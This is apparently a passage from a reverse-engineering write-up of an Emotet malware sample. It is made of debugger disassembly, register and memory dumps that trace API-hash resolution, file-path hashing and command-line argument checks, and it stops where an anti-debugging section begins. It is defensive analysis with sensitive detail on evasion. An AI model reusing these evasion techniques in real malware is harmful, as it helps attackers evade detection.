77370030 8B 0D 00 00 00 00 BA 10 00 37 77 89 08 89 50 04 ......º..7w...P.
77370040 64 A3 00 00 00 00 58 8D 7C 24 0C FF D0 8B 8F CC d£....X.|$.ÿÐ..Ì
77370050 02 00 00 64 89 0D 00 00 00 00 6A 01 57 E8 BE FE ...d......j.Wè¾þ
77370060 00 00 8B F0 56 E8 2B 84 04 00 EB F8 C2 10 00 90 ...ðVè+...ëøÂ...

003AF650 FEEEFEEE
003AF654 FEEEFEEE
003AF658 FEEEFEEE
003AF65C FEEEFEEE
003AF660 FEEEFEEE
003AF664 FEEEFEEE
003AF668 FEEEFEEE
003AF66C FEEEFEEE
003AF670 FEEEFEEE
003AF674 FEEEFEEE

Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Paused  The data has been copied to clipboard.          Time Wasted Debugging: 0:06:07:45
```


To deal with API HASHING TECHNIQUE we are run through it and it will resolve the hash to respective api name.

Before passing through API Hash resolving function:



```
EMOTET.exe - PID: 3068 - Module: emotet.exe - Thread: Main Thread 2004 - x32dbg

EIP EDX  010DCD97  55              push ebp                               EntryPoint
         010DCD98  8BEC            mov ebp,esp
         010DCD9A  81EC 20040000   sub esp,420
         010DCDA0  53              push ebx
         010DCDA1  56              push esi
         010DCDA2  57              push edi
         010DCDA3  E8 21E1FFFF     call <emotet.sub_10DAEC9>              API HASHING
         010DCDA8  E8 6AF0FFFF     call <emotet.sub_10DBE17>              API HASHING
         010DCDAD  BB 04010000     mov ebx,104
         010DCDB2  8D85 E0FBFFFF   lea eax,dword ptr ss:[ebp-420]
         010DCDB8  53              push ebx                               Arg3
         010DCDB9  50              push eax                               Arg2
         010DCDBA  6A 00           push 0                                 Arg1 = NULL
         010DCDBC  FF15 D8080E01   call dword ptr ds:[10E08D8]            Got full filename of the cur
         010DCDC2  8D8D E0FBFFFF   lea ecx,dword ptr ss:[ebp-420]         address of filename to ecx
         010DCDC8  E8 7743FFFF     call <emotet.sub_10D1144>              This function traverse throug
         010DCDCD  BA B757A063     mov edx,63A057B7                       edx:EntryPoint
         010DCDD2  B9 80F90D01     mov ecx,emotet.10DF980
         010DCDD7  8BF0            mov esi,eax
         010DCDD9  E8 744CFFFF     call <emotet.sub_10D1A52>              This function write to newly
         010DCDDE  8BF8            mov edi,eax
         010DCDE0  8D85 E8FDFFFF   lea eax,dword ptr ss:[ebp-218]
         010DCDE6  56              push esi                               Arg4

ebp=003AFC80

.text:010DCD97 emotet.exe:$CD97 #C197 <EntryPoint>

EAX     76DA3468     <kernel32.BaseThreadInitThunk>
EBX     7EFDE000
ECX     00000000
EDX     010DCD97     <emotet.EntryPoint>
EBP     003AFC80
ESP     003AFC78
ESI     00000000
EDI     00000000

EIP     010DCD97     <emotet.EntryPoint>

EFLAGS  00000244
ZF 1  PF 1  AF 0

Default (stdcall)   5   Unlocked
1: [esp+4] 7EFDE000
2: [esp+8] 003AFCC0
3: [esp+C] 77399852 ntdll.77399852
4: [esp+10] 7EFDE000
5: [esp+14] 77680B64

Address   Hex                                                ASCII
010E08D8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
010E08E8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
010E08F8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
010E0C08  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
010E0C18  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
010E0C28  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
010E0C38  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
010E0C48  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

003AF65C  FEEEFEEE
003AF660  FEEEFEEE
003AF664  FEEEFEEE
003AF668  FEEEFEEE
003AF66C  FEEEFEEE
003AF670  FEEEFEEE
003AF674  FEEEFEEE
003AF678  FEEEFEEE
003AF67C  FEEEFEEE
003AF680  FEEEFEEE

o direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```


AFTER API HASHING TECHNIQUE WE WILL GET THE API NAME.



```
         010DCD97  55              push ebp                               EntryPoint
         010DCD98  8BEC            mov ebp,esp
         010DCD9A  81EC 20040000   sub esp,420
         010DCDA0  53              push ebx
         010DCDA1  56              push esi
         010DCDA2  57              push edi
         010DCDA3  E8 21E1FFFF     call <emotet.sub_10DAEC9>              API HASHING
         010DCDA8  E8 6AF0FFFF     call <emotet.sub_10DBE17>              API HASHING
EIP      010DCDAD  BB 04010000     mov ebx,104
         010DCDB2  8D85 E0FBFFFF   lea eax,dword ptr ss:[ebp-420]
         010DCDB8  53              push ebx                               Arg3
         010DCDB9  50              push eax                               Arg2
         010DCDBA  6A 00           push 0                                 Arg1 = NULL
         010DCDBC  FF15 D8080E01   call dword ptr ds:[<&GetModuleFileNameW>]  Got full filename of the cur
         010DCDC2  8D8D E0FBFFFF   lea ecx,dword ptr ss:[ebp-420]         address of filename to ecx
         010DCDC8  E8 7743FFFF     call <emotet.sub_10D1144>              This function traverse throug
         010DCDCD  BA B757A063     mov edx,63A057B7
         010DCDD2  B9 80F90D01     mov ecx,emotet.10DF980
         010DCDD7  8BF0            mov esi,eax
         010DCDD9  E8 744CFFFF     call <emotet.sub_10D1A52>              This function write to newly
         010DCDDE  8BF8            mov edi,eax
         010DCDE0  8D85 E8FDFFFF   lea eax,dword ptr ss:[ebp-218]
         010DCDE6  56              push esi                               Arg4

ebx=7EFDE000
104 L'Ą'

.text:010DCDAD emotet.exe:$CDAD #C1AD

EAX     00000001
EBX     7EFDE000
ECX     76E5189C     kernel32.76E5189C
EDX     76E5A202     kernel32.76E5A202
EBP     003AFC74
ESP     003AF848
ESI     00000000
EDI     00000000

EIP     010DCDAD     emotet.010DCDAD

EFLAGS  00000304
ZF 0  PF 1  AF 0

Default (stdcall)   5   Unlocked
1: [esp+4] 00000000
2: [esp+8] 7EFDE000
3: [esp+C] 00000000
4: [esp+10] 00000000
5: [esp+14] 00000000

Address   Hex                                                ASCII
010E08D8  9D 48 DA 76 07 25 DA 76 00 00 00 00 00 00 00 00  .HÚv.%Úv........
010E08E8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
010E08F8  E8 5B DA 76 E1 17 DA 76 00 00 00 00 00 00 00 00  è[Úvá.Úv........
010E0C08  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
010E0C18  00 00 00 00 75 12 DA 76 00 00 00 00 00 00 00 00  ....u.Úv........
010E0C28  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
010E0C38  00 00 00 00 62 D8 DB 76 00 00 00 00 00 00 00 00  ....bØÛv........
010E0C48  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

003AF848  00000000
003AF84C  00000000
003AF850  7EFDE000
003AF854  00000000
003AF858  00000000
003AF85C  00000000
003AF860  00000030
003AF864  00000000
003AF868  00000000
003AF86C  00000000
```

It first get the full path of the malware which is loaded into process memory via GetModuleFilenameW

```
0035FAC0  43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00  C.:.\.U.s.e.r.s.
0035FAD0  5C 00 73 00 61 00 73 00 6B 00 75 00 65 00 5C 00  \.s.a.s.k.u.e.\.
0035FAE0  44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00  D.e.s.k.t.o.p.\.
0035FAF0  45 00 4D 00 4F 00 54 00 45 00 54 00 2E 00 65 00  E.M.O.T.E.T...e.
0035FB00  78 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00  x.e.............
```




```
0006CDB2   8D85 E0FBFFFF   lea eax,dword ptr ss:[ebp-420]
0006CDB8   53              push ebx                                   Arg3
0006CDB9   50              push eax                                   Arg2
0006CDBA   6A 00           push 0                                     Arg1 = NULL
0006CDBC   FF15 D80B0700   call dword ptr ds:[<&GetModuleFileNameW>]  Got full filename of the cur
0006CDC2   8D8D E0FBFFFF   lea ecx,dword ptr ss:[ebp-420]             address of filename to ecx
0006CDC8   E8 7743FFFF     call <emotet.sub_61144>                    This function traverse throug
0006CDCD   BA B757A063     mov edx,63A057B7
0006CDD2   B9 80F90600     mov ecx,emotet.6F980
0006CDD7   8BF0            mov esi,eax
0006CDD9   E8 744CFFFF     call <emotet.sub_61A52>                    This function write to newly
0006CDDE   8BF8            mov edi,eax
0006CDE0   8D85 E8FDFFFF   lea eax,dword ptr ss:[ebp-218]
0006CDE6   56              push esi                                   Arg4
0006CDE7   57              push edi                                   Arg3
0006CDE8   53              push ebx                                   Arg2
0006CDE9   50              push eax                                   Arg1
0006CDEA   FF15 2C130700   call dword ptr ds:[<&_snwprintf>]          This function format the arg
0006CDF0   83C4 10         add esp,10
0006CDF3   8BCF            mov ecx,edi

ecx=kernelbase.753A1819
dword ptr ss:[ebp-420]=[0035FAC0 L"C:\\Users\\saskue\\Desktop\\EMOTET.exe"]=3A0043

.text:0006CDC2 emotet.exe:$CDC2 #C1C2
```

```
Address  Hex                                              ASCII
0035FAC0 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 C.:.\.U.s.e.r.s.
0035FAD0 5C 00 73 00 61 00 73 00 6B 00 75 00 65 00 5C 00 \.s.a.s.k.u.e.\.
0035FAE0 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 D.e.s.k.t.o.p.\.
0035FAF0 45 00 4D 00 4F 00 54 00 45 00 54 00 2E 00 65 00 E.M.O.T.E.T...e.
0035FB00 78 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 x.e.............
0035FB10 00 00 00 00 18 00 00 00 18 00 00 00 C4 46 1F 77 ............ÄF.w
0035FB20 40 00 00 00 00 00 00 00 00 00 00 00 13 00 14 00 @...............
```

```
EAX 00000022
EBX 00000104   L'Ą'
ECX 753A1819   kernelbase.753A1819
EDX 00000001
EBP 0035FEE0
ESP 0035FAB4
ESI 00000000
EDI 00000000
EIP 0006CDC2   emotet.0006CDC2

Default (stdcall)
1: [esp+4] 00000000
2: [esp+8] 7EFDE000
3: [esp+C] 003A0043
4: [esp+10] 0055005C
5: [esp+14] 00650073

0035FAB4 00000000
0035FAB8 00000000
0035FABC 7EFDE000
0035FAC0 003A0043
0035FAC4 0055005C
0035FAC8 00650073
0035FACC 00730072
0035FAD0 0073005C
0035FAD4 00730061
0035FAD8 00750068
```

Paused
The data has been copied to clipboard.
Time Wasted Debugging: 0:05:56:31
3:45 AM
9/26/2023


After that an immediate function is called which traverse through the whole file path.



```
00061144 <emotet.sub_61144>
 mov edx,ecx
 xor eax,eax
 jmp emotet.61158

emotet.00061158
 movzx ecx,word ptr ds:[edx] ; moving one byte of full filename at a time
 test cx,cx
 jne emotet.6114A

emotet.0006114A
 imul eax,eax,1003F
 lea edx,dword ptr ds:[edx+2]
 movzx ecx,cx
 add eax,ecx

emotet.00061160
 ret

<emotet.sub_61144>

.text:0006CDC8 emotet.exe:$CDC8 #C1C8
```

After this there is an allocation of memory via rtlallocateheap and data is written to that newly allocated memory
007C30E0 2D 00 2D 00 25 00 78 00 36 00 64 00 42 00 6E 00 -.-.%.x.6.d.B.n.
007C30F0 BD A3 97 D4 86 C3 00 00 C4 00 7C 00 C4 00 7C 00 ½£.Ô.Ã..Ä.|.Ä.|.

Later on we can also see that snwprintf is called which format a memory buffer with string :
--6d03f38d which is a unicode string which also happened to be argument passed to the malware.



```
emotet.0006CDE8
 push ebx ; Arg2
 push eax ; Arg1
 call dword ptr ds:[<&_snwprintf>] ; This function format the args
 add esp,10
 mov ecx,edi ; edi:L"--%X"
 call emotet.61809
 call dword ptr ds:[<&GetCommandLineW>]
 mov edi,eax ; edi:L"--%X"
 push edi ; Arg1
 call dword ptr ds:[<&lstrlenW>] ; sub_[1130754]
 mov esi,eax
 lea eax,dword ptr ss:[ebp-218]
 push eax ; Arg1
 call dword ptr ds:[<&lstrlenW>] ; sub_[1130754]
 sub esi,eax
 lea esi,dword ptr ds:[edi+esi*2]
 jmp emotet.6CE41
```

```
ebx=104 L'A'

.text:0006CDE8 emotet.exe:$CDE8 #C1E8
```


```
Hide FPU

EAX     0000000A
EBX     00000104     L'A'
ECX     7728D898     ntdll.7728D898
EDX     007C30E8
EBP     0035FEE0
ESP     0035FAA4     &L"--6d03f38d"
ESI     6D03F38D
EDI     007C30E0     L"--%X"

EIP     0006CDF0     emotet.0006CDF0

EFLAGS    00000202
ZF 0  PF 0  AF 0
```

```
Default (stdcall)     5     Unlocked
1: [esp+4] 00000104
2: [esp+8] 007C30E0 L"--%X"
3: [esp+C] 6D03F38D
4: [esp+10] 00000000
5: [esp+14] 00000000
```

```
Address   Hex                                               ASCII
0035FCC8  2D 00 2D 00 36 00 64 00 30 00 33 00 66 00 33 00  -.-.6.d.0.3.f.3.
0035FCD8  38 00 64 00 00 00 00 00 00 00 00 00 00 00 00 00  8.d.............
0035FCE8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0035FCF8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0035FD08  2B 00 00 00 53 00 00 00 2B 00 00 00 2B 00 00 00  +...S...+...+...
0035FD18  00 00 00 00 00 00 00 00 00 E0 FD 7E 00 00 00 00  .........àý~....
0035FD28  00 00 00 00 97 CD 06 00 00 00 00 00 B4 01 1C 77  .....Í......´..w
0035FD38  23 00 00 00 02 02 00 00 48 FF 35 00 2B 00 00 00  #.......Hÿ5.+...
```

```
0035FAA4  0035FCC8  L"--6d03f38d"
0035FAA8  00000104
0035FAAC  007C30E0  L"--%X"
0035FAB0  6D03F38D
0035FAB4  00000000
0035FAB8  00000000
0035FABC  7EFDE000
0035FAC0  003A0043
0035FAC4  0055005C
0035FAC8  00650073
```

After that there is a called to GETCOMMANDLINEW which get args passed along with full file path ie:
"C:\Users\saskue\Desktop\EMOTET.exe" --6d03f38d.
After that there is string calculation of two strings:
1-"C:\Users\saskue\Desktop\EMOTET.exe" --6d03f38d.
2- "--6d03f38d"



```
EMOTET.exe - PID: 3672 - Module: emotet.exe - Thread: Main Thread 3676 - x32dbg
```

```
emotet.0006CDF0
 add esp,10
 mov ecx,edi ; edi:L"\"C:\\Users\\saskue\\Desktop\\EMOTET.exe\" --6d03f38d"
 call emotet.61809
 call dword ptr ds:[<&GetCommandLineW>]
 mov edi,eax ; edi:L"\"C:\\Users\\saskue\\Desktop\\EMOTET.exe\" --6d03f38d", eax:L"--6d03f38d"
 push edi ; Arg1
 call dword ptr ds:[<&lstrlenW>] ; sub_[1130754]
 mov esi,eax ; eax:L"--6d03f38d"
 lea eax,dword ptr ss:[ebp-218]
 push eax ; Arg1
 call dword ptr ds:[<&lstrlenW>] ; sub_[1130754]
 sub esi,eax ; eax:L"--6d03f38d"
 lea esi,dword ptr ds:[edi+esi*2]
 jmp emotet.6CE41

emotet.0006CE41
```

```
dword ptr ds:[00070754 <emotet.&lstrlenW>]=<kernel32.lstrlenW>

.text:0006CE12 emotet.exe:$CE12 #C212
```

```
Show FPU

EAX     0035FCC8     L"--6d03f38d"
EBX     00000104     L'A'
ECX     7539802E     kernelbase.7539802E
EDX     001D0002     L"C:\\Users\\saskue\\Desktop\\EMOTET
EBP     0035FEE0
ESP     0035FAB0     &L"--6d03f38d"
ESI     0000002F     '/'
EDI     001D0000     L"\"C:\\Users\\saskue\\Desktop\\EMOT

EIP     0006CE12     emotet.0006CE12

EFLAGS    00000202
ZF 0  PF 0  AF 0
```


```
Default (stdcall)     5     Unlocked
1: [esp] 0035FCC8 L"--6d03f38d"
2: [esp+4] 00000000
3: [esp+8] 00000000
4: [esp+C] 7EFDE000
5: [esp+10] 003A0043
```

```
Address   Hex                                               ASCII
001D0000  22 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00  ".C.:.\.U.s.e.r.
001D0010  73 00 5C 00 73 00 61 00 73 00 6B 00 75 00 65 00  s.\.s.a.s.k.u.e.
001D0020  5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00  \.D.e.s.k.t.o.p.
001D0030  5C 00 45 00 4D 00 4F 00 54 00 45 00 54 00 2E 00  \.E.M.O.T.E.T...
001D0040  65 00 78 00 65 00 22 00 20 00 2D 00 2D 00 36 00  e.x.e.". .-.-.6.
001D0050  64 00 30 00 33 00 66 00 33 00 38 00 64 00 00 00  d.0.3.f.3.8.d...
001D0060  22 43 3A 5C 55 73 65 72 73 5C 73 61 73 6B 75 65  "C:\Users\saskue
001D0070  5C 44 65 73 6B 74 6F 70 5C 45 4D 4F 54 45 54 2E  \Desktop\EMOTET.
```

```
0035FAB0  0035FCC8  L"--6d03f38d"
0035FAB4  00000000
0035FAB8  00000000
0035FABC  7EFDE000
0035FAC0  003A0043
0035FAC4  0055005C
0035FAC8  00650073
0035FACC  00730072
0035FAD0  0073005C
0035FAD4  00730061
```

Later on these two string are compared using lstrcmpiw to check if there are equal or not which basically led to parsing of args from the first string and using the string for next logic. Later on we see some techniques down the line.

Anti Debugging technique such as :
1- GetTickCount

